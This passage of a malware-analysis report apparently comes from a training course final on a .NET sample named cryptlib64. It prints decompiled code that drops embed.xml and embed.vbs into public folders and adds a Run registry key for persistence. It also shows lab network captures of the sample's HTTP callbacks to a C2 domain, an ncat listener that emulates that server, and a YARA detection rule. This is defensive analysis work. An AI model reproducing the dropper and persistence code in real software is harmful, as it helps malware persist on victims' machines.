Next everything in “text“ variable is written to a file called "embed.xml" in the "public" directory:

```
File.WriteAllText(Environment.GetEnvironmentVariable("public") + "\\embed.xml", text);
```

Another string variable called "text2" is created and writes Base64-decoded bytes to a memory stream to be read from memory later:


```
string text2 = new StreamReader(new MemoryStream(Convert.FromBase64String("Text"))).ReadToEnd();
```

Then "text2" is written to folder C:\Users\Public\Documents in a file called "embed.vbs":

```
File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs", text2);
```

There's a "try/catch" block. It "tries" to create a new Registry key under CURRENTUSER, subkey "Software\Microsoft\Windows\CurrentVersion\Run", values "embed" (key name) and "C:\Users\Public\Documents\embed.vbs (bet this is for persistence). If this fails, the program "catches" to error message and prints it to the standard output stream:

```
try{RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue("embed", "C:\\Users\\Public\\Documents\\embed.vbs");} catch
(Exception ex){Console.WriteLine(ex.Message);}
```



```
Assembly Explorer
▷ mscorlib (4.0.0.0)
▷ System (4.0.0.0)
▷ System.Core (4.0.0.0)
▷ System.Xml (4.0.0.0)
▷ System.Xaml (4.0.0.0)
▷ WindowsBase (4.0.0.0)
▷ PresentationCore (4.0.0.0)
▷ PresentationFramework (4.0.0.0)
▷ dnlib (3.6.0.0)
▷ dnSpy (6.4.1.0)
◢ EmbedDLL (1.0.0.0)
    ◢ EmbedDLL.dll
        ▷ PE
        ▷ Type References
        ▷ References
        ▷ { } -
        ◢ { } EmbedDLL
            ◢ Cryptor @02000002
                ▷ Base Type and Interfaces
                ▷ Derived Types
                  Cryptor() : void @06000003
                  AES_Decrypt(byte[], byte[]) : byte[] @06000002
                  AES_Encrypt(byte[], byte[]) : byte[] @06000001
            ◢ Program @02000004
                ▷ Base Type and Interfaces
                ▷ Derived Types
                  Program() : void @06000006
                  embed() : void @06000004
                  Main(string[]) : void @06000005
```

Cryptlib64 loaded into dnSpy


Advanced Dynamic Analysis

{Screenshots and description about advanced dynamic artifacts and method

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators




```
Apply a display filter ... <Ctrl-/>

No.  Time           Source         Destination    Protocol Length Info
  57 120.872422252 10.10.100.4    10.10.100.3    TCP        60 [TCP Retransmission] 21601 → 80 [FIN, ACK] Seq=112 Ack=249 Win=262400 Len=0
  58 120.872465283 10.10.100.3    10.10.100.4    TCP        54 80 → 21601 [ACK] Seq=249 Ack=113 Win=64256 Len=0
  59 148.515617094 10.10.100.4    10.10.100.3    DNS        95 Standard query 0xf87d A srv.masterchiefsgruntemporium.local
  60 148.520342794 10.10.100.3    10.10.100.4    DNS       111 Standard query response 0xf87d A srv.masterchiefsgruntemporium.local A 10.10.100.3
  61 148.530282840 10.10.100.4    10.10.100.3    TCP        66 21602 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  62 148.530326712 10.10.100.3    10.10.100.4    TCP        66 80 → 21602 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
  63 148.531287067 10.10.100.4    10.10.100.3    TCP        60 21602 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
  64 148.531761764 10.10.100.4    10.10.100.3    HTTP      316 GET /en-us/test.html HTTP/1.1
  65 148.531787603 10.10.100.3    10.10.100.4    TCP        54 80 → 21602 [ACK] Seq=1 Ack=263 Win=64128 Len=0
  66 148.545104583 10.10.100.3    10.10.100.4    TCP       204 80 → 21602 [PSH, ACK] Seq=1 Ack=263 Win=64128 Len=150 [TCP segment of a reassembled
  67 148.546889992 10.10.100.3    10.10.100.4    HTTP      312 HTTP/1.1 200 OK  (text/html)
  68 148.547615167 10.10.100.4    10.10.100.3    TCP        60 21602 → 80 [ACK] Seq=263 Ack=410 Win=2101760 Len=0

[2 Reassembled TCP Segments (408 bytes): #66(150), #67(258)]
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Date: Tue, 09 Jan 2024 02:16:44 GMT\r\n
  Content-Length: 258\r\n
     [Content length: 258]
  Connection: Close\r\n
  Server: INetSim HTTP Server\r\n
  Content-Type: text/html\r\n
  \r\n
  [HTTP response 1/1]
  [Time since request: 0.015128228 seconds]
  [Request in frame: 64]
  [Request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]
  File Data: 258 bytes
```


DNS domain callback (highlighted yellow) and HTTP GET to same domain (highlighted pink)



```
No.  Time           Source         Destination    Protocol Length Info
  72 148.552747093 10.10.100.3    10.10.100.4    TCP        66 80 → 21603 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
  73 148.553388503 10.10.100.4    10.10.100.3    TCP        60 21603 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
  74 148.553746642 10.10.100.4    10.10.100.3    TCP       347 21603 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=293 [TCP segment of a reassembled PDU]
  75 148.553761740 10.10.100.3    10.10.100.4    TCP        54 80 → 21603 [ACK] Seq=1 Ack=294 Win=64128 Len=0
  76 148.900350340 10.10.100.4    10.10.100.3    HTTP     1090 POST /en-us/test.html HTTP/1.1
  77 148.900386097 10.10.100.3    10.10.100.4    TCP        54 80 → 21603 [ACK] Seq=1 Ack=1330 Win=64128 Len=0
  78 148.906524223 10.10.100.3    10.10.100.4    TCP       204 80 → 21603 [PSH, ACK] Seq=1 Ack=1330 Win=64128 Len=150 [TCP segment of a reassembled PD
  79 148.909023406 10.10.100.3    10.10.100.4    HTTP      312 HTTP/1.1 200 OK  (text/html)
  80 148.909599783 10.10.100.4    10.10.100.3    TCP        60 21603 → 80 [ACK] Seq=1330 Ack=410 Win=262144 Len=0
  81 148.910103014 10.10.100.4    10.10.100.3    TCP        60 21603 → 80 [FIN, ACK] Seq=1330 Ack=410 Win=262144 Len=0
  82 148.910124184 10.10.100.3    10.10.100.4    TCP        54 80 → 21603 [ACK] Seq=410 Ack=1331 Win=64128 Len=0
  83 150.648264603 10.10.100.4    10.10.100.3    TCP        66 21604 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3
Transmission Control Protocol, Src Port: 21603, Dst Port: 80, Seq: 294, Ack: 1, Len: 1036
[2 Reassembled TCP Segments (1329 bytes): #74(293), #76(1036)]
Hypertext Transfer Protocol
  POST /en-us/test.html HTTP/1.1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n
  Host: srv.masterchiefsgruntemporium.local\r\n
  Cookie: ASPSESSIONID=b855a744ec; SESSIONID=1552332971750\r\n
     Cookie pair: ASPSESSIONID=b855a744ec
     Cookie pair: SESSIONID=1552332971750
  Content-Length: 1036\r\n
     [Content length: 1036]
  Expect: 100-continue\r\n
  \r\n
  [Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]
  [HTTP request 1/1]
  [Response in frame: 79]
```

HTTP POST to malicious domain




```
C:\Users\nightninja
λ ncat -nvlp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:21208.
GET /en-us/docs.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Host: srv.masterchiefsgruntemporium.local
Cookie: ASPSESSIONID=; SESSIONID=1552332971750
Connection: Keep-Alive
```

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
ncat.exe	5664	TCP	Established	127.0.0.1	80	127.0.0.1	21208	1/8/2024 7:28:02 PM	ncat.exe
svchost.exe	896	TCP	Listen	0.0.0.0	135	0.0.0.0	0	11/2/2023 9:49:35 PM	RpcEptMapper
System	4	TCP	Listen	10.10.100.4	139	0.0.0.0	0	12/9/2023 11:24:23 PM	System
svchost.exe	776	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	11/2/2023 7:49:16 PM	CDPSvc
MSBuild.exe	5472	TCP	Established	127.0.0.1	21208	127.0.0.1	80	1/8/2024 7:28:02 PM	MSBuild.exe
[Time Wait]		TCP	Time Wait	10.10.100.4	21209	10.10.100.3	80		
lsass.exe	668	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	11/2/2023 9:49:35 PM	lsass.exe
wininit.exe	512	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	11/2/2023 9:49:35 PM	wininit.exe

Using netcat in attempt to emulate remote server for C2 purposes

Host-based Indicators



C:\Users\Public

Name	Date modified	Type	Size
Public Account Pictures	10/26/2023 11:13 PM	File folder	
Public Desktop	10/28/2023 12:34 PM	File folder	
Public Documents	1/8/2024 1:15 PM	File folder	
Public Downloads	12/7/2019 1:14 AM	File folder	
Public Music	12/7/2019 1:14 AM	File folder	
Public Pictures	12/7/2019 1:14 AM	File folder	
Public Videos	12/7/2019 1:14 AM	File folder	
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB
embed.xml	1/8/2024 1:15 PM	XML Document	8 KB

10 items

C:\Users\Public\Documents

Name	Date modified	Type	Size
My Music	10/27/2023 1:07 AM	File folder	
My Pictures	10/27/2023 1:07 AM	File folder	
My Videos	10/27/2023 1:07 AM	File folder	
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB
embed.vbs	1/8/2024 1:15 PM	VBScript Script File	1 KB

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
embed	REG_SZ	C:\Users\Public\Documents\embed.vbs
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Applicati...

“Embed” files and registry entry

Rules & Signatures

- Rule for first byte of file being “MZ”
- Rule for “mscorlib” and “mscoree”
- Rule for .NET namespace “System.Security.Cryptography”
- Rule for bytecode that correlates to the “embed” registry key
- Rule for bytecode that correlates to the “embed” files

Yara Rules


Full Yara repository located at: https://github.com/darknessfalls/malware-analysis

```
rule cryptlib64 {

    meta:
        last_updated = "2024-01-08"
        author = "Jarrett Sams"
        description = "My Yara rule for the PMAT final (cryptlib64.exe)"

    strings:
        // Fill out identifying strings and other criteria
        $namespace = "System.Security.Cryptography"
        $embed_files_bytecode = { 72 3? ?? ?? ?? }
        $embed_reg_key_bytecode = { 72 83 ?? ?? ?? }
        $dll1 = "mscoree"
        $dll2 = "mscorlib"
        $PE_magic_byte = "MZ"

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PE_magic_byte at 0 and
        ($embed_files_bytecode and $embed_reg_key_bytecode and $dll1 or $dll2) or
        ($namespace and $dll1 or $dll2)
}
```



```
C:\Users\nightninja\Desktop
λ yara64.exe yara_template.yara Malware.cryptlib64.dll -s -w -p 32
cryptlib64 Malware.cryptlib64.dll
0xd75:$namespace: System.Security.Cryptography
0x6b8:$embed_files_bytecode: 72 3A 52 00 70
0x6e2:$embed_files_bytecode: 72 3B 54 00 70
0x70c:$embed_files_bytecode: 72 3B 54 00 70
0x6fc:$embed_reg_key_bytecode: 72 83 54 00 70
0x688e:$dll1: mscoree
0x107f:$dll2: mscorlib
0x0:$PE_magic_byte: MZ
```

Checking YARA rule against the sample